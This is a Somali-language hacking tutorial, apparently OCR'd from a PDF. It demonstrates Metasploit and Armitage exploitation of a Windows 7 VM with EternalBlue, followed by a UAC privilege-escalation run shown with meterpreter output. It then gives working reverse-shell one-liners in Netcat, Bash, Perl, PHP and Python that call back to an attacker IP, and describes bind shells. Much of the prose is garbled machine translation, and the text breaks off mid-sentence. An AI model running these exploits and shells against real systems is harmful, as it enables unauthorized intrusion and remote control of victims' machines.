Waxaad u adeegsan kartaa aagga Module-ka si aad u aragto liistada ka-faa'iideysiga suurtagalka ah sidoo kale waxay kuu oggolaaneysaa xulashada culeys-bixinta in la gaarsiiyo. Aaggan wuxuu kaloo leeyahay kaar duug ah oo loo adeegsan karo in lagu baadho culeys bixinta ama ka faa'iideysiga aad u baahan karto. Sidoo kale waxay ka timid aaggan inaad ka heli karto qaybaha caawiya ee looga baahan yahay bilaabista weerar xoog leh oo sirta ah.


Aagga bartilmaameedku wuxuu ku siinayaa liis faahfaahsan oo ah mashiinnada martida loo yahay ee la helay. Midab casaan ah iyo duufaan u eg saameyn ayaa lagu dhajiyaa bartilmaameedyada la jabsaday. Aagga qunsuliyadda ayaa kuu oggolaanaya inaad si fudud ugu fiirsato oo aad ugu dhex marto faylalka la heli karo.

Isticmalka Armitage

waxaan kaliya u baahanahay inaan xirxirno Armitage. Si taas loo sameeyo waxaan u baahanahay inaan ku shaqeyno qalabka asal ahaan adoo adeegsanaya amarradan soo socda -

```
service postgresql start
sudo Armitage
```

Marka aan sidaa yeelno, daaqad waa inay soo ifbaxdaa.




Si fudud u guji Connect halkan oo sii soco. Intaa ka dib waxaa lagaa codsan doonaa inaad bilowdo Server RPC ee loogu talagalay Metasploit si loogu aqbalo isku xirnaanta. Si fudud riix Haa isla markiiba.

Marka aan dhammaystirno tallaabooyinka kor ku xusan, waxaan arki doonnaa Barnaamijka GUI ee hoose oo socda.

Konsol-ka waxaan ku fulinaa amarrada caadiga ah ee Metasploit marka hore. Waxaan fulinaa “use exploit/multi/handler”, si aan ula qabsan karno culeysyo badan oo kala duwan iyo kalfadhiyeyaal mitir isku mar ah. Maaddaama aan ognahay Mashiinkeenna Virtual-ka inuu yahay Windows 7 64 bit Operating System. Waxaan ku bilaabaynaa mida ugu fudud uguna guusha badan xakamaynta xakamaynta fog (RCE) "buluug daa'im ah".

Waan raadineynaa oo waxaan u adeegsanaa ka faa'iideysiga sida aan ugu isticmaalno metasploit sida aan hoos ku arki karno.



Mar alla markii aan ku jirno qunsulka ka-faa'iideysiga, waxaan dejineynaa mushaarkeenna dib u celinta_tcp haddiiba ay tahay gadaal_https (haddii aysan ahayn uma baahnin in aan u dejinno bixinta si ay u rogto_tcp). Kadibna waxaan fulinnaa "xulashooyinka show" oo waxaan hubinnaa xuduudaha walaaca sida aan hoos ku arki karno.


Xuduudaha dhexdiisa, waxaan ku arki karnaa doorsoomaha loo yaqaan RHOSTS. RHOST waa inuu kujiraa cinwaanka IP ee dhibanaha (horeyba waan u ogaanay inuu kani yahay 192.168.0.181).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.181
RHOSTS => 192.168.0.181
```


Kiiskeyga waa inaan u dejiyaa LPORT wax kale maxaa yeelay ka faa'iideysiga kuma shaqeynin dekedda asalka ah ee ay dejisay Armitage. Marka waxaan dhigay LPORT-kayga 4444. Waad u dejin kartaa wax kasta oo shaqeynaya illaa iyo inta aysan ahayn deked gaar ah sida FTP. Ka dib markii aan dejinno xuduudaha, waxaan si fudud u shaqeyneynaa ka faa'iideysiga.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```


Haddii isticmaarku guuleysto, fadhiga turjubaanka cusub waa inuu furnaadaa. Haddii kalfadhi furmo, waxaan arki doonnaa in sawirka martigeliyahayaga qeybta kore ee midigta oo caadi ahaa ka hor, u beddelayo sawir muujinaya in nidaamka la jabsaday.




Maaddaama kalfadhiga mitirku uu furan yahay hadda, si loo socodsiiyo wax kasta oo mitir-tarbiye ah, waxa kaliya ee aan u baahanahay inaan sameyno waa inaan si sax ah u gujino sawirka dhinaca kore ee midig oo si fudud u riix wax kasta oo aan dooneyno inaan sameyno. Xaaladdan oo kale waxaan u aaday qaybta "explore" oo waxaan ku dhuftay "Browse Files".




Si loo furo diiwaanka loogu talagalay LCEs, waxaan aadeynaa Qeybta Meterterter-ka adigoo gujinaya midig. Tag “Access” oo dhagsii “Escalate Privileges”.



Sida aan u aragno galka /exploit/windows/local ah ayaa lagu soo bandhigay qaybta bidix ee kore. Waxaan isku dayeynaa sida ugu badan ee UAC uga faa'iideysano si aan u helno mudnaan gaar ah. Si loo socodsiiyo ka faa'iideysi maxalli ah, waxa kaliya ee aan sameyno waa inaan laba-gujineynaa ka-faa'iideysiga qaybta bidix ee kore iyo soo-muuqashada ayaa u muuqata sida hoos ka muuqata Waxaan u dejinay "Bartilmaameedyada" illaa 1-> maadaama nidaamkeenna VM uu ka kooban yahay 64 dhisme dhisme ah.



Marka si loo abuuro kalfadhi cusub oo aan ku soconno mudnaan sare, waxaan socodsiinaa windows/local Weydiiso ka faa'iideysiga waxaan si fudud u gujineynaa bilawga sida ay tahay.



Waan arki karnaa ka dib markaan orodno ka faa'iideysiga, waxaan helnay kalfadhi kale oo mitir leh mudnaanta maamulka Si aad uhesho kulannadan, waxa kaliya ee aad u baahan tahay inaad sameyso waa ku qor "back" taas oo kuu wareejinaysa shaqaaleeyaha badan. Maaddaama xaaladdan kal-fadhiga maamulka loo tiriyo "2", waxaan wadnaa amarka "sessions -i 2" si aan u galno kal-fadhiga sare.

```
LHOST => 192.168.1.11
msf5 exploit(windows/local/ask) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ask) > set LPORT 30907
LPORT => 30907
msf5 exploit(windows/local/ask) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/ask) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(windows/local/ask) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/ask) > exploit -j
[*] Exploit running as background job 6.
[+] UAC is not enabled, no prompt for the user
[*] Uploading UnejTMAODzAM.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Meterpreter session 2 opened (192.168.1.11:30907 -> 192.168.1.8:49359) at 2020-06-26 03:31:14 -0400
```

Netcat

Netcat waa shabakad ka faa'iideysan karta oo wax u akhrin karta waxna u qori karta labada dakadood ee UDP iyo TCP. Had iyo jeer waxaa loo yaqaan 'mindida' Ciidanka Switzerland ee qalabka jabsiga maxaa yeelay waxay sameyn kartaa dhowr waxyaabood oo ah macmiil iyo server labadaba inta lagu gudajiro dhacdooyinka jabsiga. Waxaan badanaa u adeegsan doonnaa si aan u abuurno qolof isku xir ah oo gadaal u rogaya warbixinnada si aan u aragno waxa dhacaya una dirno faylasha mashiinnada dhexdooda. Shell waa hab aad kula macaamili karto kombiyuutarka sida amarka degdegga ah ee Windows ama terminalka Linux. Netcat wuxuu noo ogolaanayaa inaan qabano waxyaabo badan sida khaanadaha gadaal, si aan ula xiriirno inta u dhaxeysa labo ama in ka badan kombiyuutar, waxayna kuu suurta gelin doontaa inaad qabato

hawlo fara badan. Netcat wuxuu awood u leeyahay inuu Port Scan ku xirnaado dekedaha furan isagoo adeegsanaya doodo fudud oo amar ah. Waxay sidoo kale awood u leedahay dirista feylasha iyo bixinta maamulka fog iyada oo loo marayo qolof toos ah ama gadaal ah.

Isticmalka Netcat

Hadaba netcat waxa loo isticmala inaad laba cumputer ku isticmashid lakiin inaku waxaan eegayna sida revers-engnering loo gu isticmalayo

Si loo dejiyo qolof Netcat ah waxaan u baahanahay inaan raacno talaabooyinka soo socda:

- Diyaarso dhagayste Netcat ah.
- Ku xirnow dhagaystaha Netcat ee martida bartilmaameedka ah.
- Ka soo saar amarrada bartilmaameedka martida ee sanduuqa weerarka.

Marka hore waxaan ku dhejineynaa dhageyste Netcat sanduuqa weerarka oo ka dhageysanaya dekedda 4444 oo leh amarka soo socda:

```
nc –lvp 4444
```

Inta aan ka soo saarayno amarka soo socda ee martida bartilmaameedka ah si aan ugu xirno sanduuqayaga weerarka (xusuusnow inaan ku hayno koodh fog oo remote ah sanduqa ama vm box)


For Linux:

```
nc 192.168.100.113 4444 –e /bin/bash
```

For Windows:

```
nc.exe 192.168.100.113 4444 –e cmd.exe
```

Sanduuqa weerarka waxaan hadda ku haynaa qolof bash ah oo ku taal bartilmaameedka martigaliyaha waxaanan si buuxda gacanta ugu haynaa sanduuqan marka loo eego koontada bilawday qolofka gadaal. Xaaladdan oo kale isticmaalaha asalka ahi wuxuu bilaabay qolof taas oo macnaheedu yahay inaan ku leenahay mudnaanta xididdada martigeliyaha bartilmaameedka.



Daaqada sare ee qoraalka konsol-ka cagaaran ayaa ah bartilmaameedka martigaliyaha isla markaana qeybta hoose waa sanduuqa weerarka. Sida aan arki karno waxaan ka helnaa xidid ka soo weeraraha 192.168.100.113 bartilmaameedka martigelinta 192.168.100.107.


Mid ka mid ah hoos u dhaca weyn ee tusaalaha tusay ayaa ah inaad u baahan tahay Netcat oo ku aaddan martigaliyaha bartilmaameedka taas oo inta badan aan ahayn kiiska dhacdooyinka adduunka dhabta ah. Xaaladaha qaarkood Netcat wuu joogaa, ama waxaan leenahay hab aan ku rakibo, laakiin xaalado badan waxaan u baahanahay inaan adeegsanno qaabab kale oo aan dib ugu xirno sanduuqa weerarka. Aynu eegno dhowr siyaabood oo kale oo loo dejiyo qolof gadaal ah.

Bash reverse shell : Iyada oo waliba loo isticmaali karo Bash si aad uga bilowdo qolof ka soo horjeedda bartilmaameedka illaa sanduuqa weerarka adoo adeegsanaya amarka soo socda:

```
bash -i >& /dev/tcp/192.168.100.113/4444 0>&1
```

Perl reverse shell : Haddii Perl uu joogo martidaas fog waxaan sidoo kale bilaabi karnaa qolof gadaal u adeegsan kara Perl. Orod amarka soo socda ee martida bartilmaameedka ah si aad u dejiso qolofka gadaal:

```
perl -e 'use Socket;$i="192.168.100.113";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```




PHP reverse shell : Marka PHP uu joogo martigeliyaha waxyeelleeyey, oo inta badan ku dhaca webservers, waa bedel weyn Netcat, Perl iyo Bash. Aynu u adeegsanno koodhka soo socda si aan ugu isticmaalno PHP qolofka gadaal ee sanduuqa weerarka:

```
php -r '$sock=fsockopen("192.168.100.113",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Python reverse shell: Python sidoo kale waa luuqad badanaa lagu rakibay mashiinnada Linux. Amarka soo socdaa wuxuu soo saaraa qolof gadaal ah iyadoo la adeegsanayo Python:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.100.113",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```




Netcat Bind Shell

Sidii aan horeyba ugu soo sheegnay barnaamijkan loo yaqaan 'Hacking with Netcat Tutorial' qolof qolof ah ayaa ah qolof ku xirta deked gaar ah oo ku taal bartilmaameedka martida si loo dhageysto isku xirnaanta soo socota. Aynu eegno aragtida muuqaalka qolof Netcat ah:

Muuqaalkaan hadafku wuxuu ku xirxirayaa qolof Bash dekedda 4444 iyadoo la adeegsanayo dhageyste Netcat ah. Weeraryahanku wuxuu ku xiraa dekeddan adoo adeegsanaya amar fudud oo Netcat ah. Tallaabooyinka lagu dejinayo qolof isku xidhan waa sida soo socota:

- Ku xir qolof balash ah dekedda 4444 adoo isticmaalaya Netcat.

- Ku xirnow martigaliyaha bartilmaameedka dekedda 4444 sanduuqa weerarka.
- Ka soo saar amarrada bartilmaameedka martida ee sanduuqa weerarka.



Nakhtin guud 2

wow!! ila halkan baad soo gadhay tasi waa dadal imkika waxaan filaya inaad kali iyob tools ga ku yira aad la qaabsatay baal aan yara mura jacayno:

- kali linux waxa uu leeyay khanad ku qoraantahay aplications taso aad ka helaysid qalabyaso oo kala duwaan oo leh u jeedooyin gaera
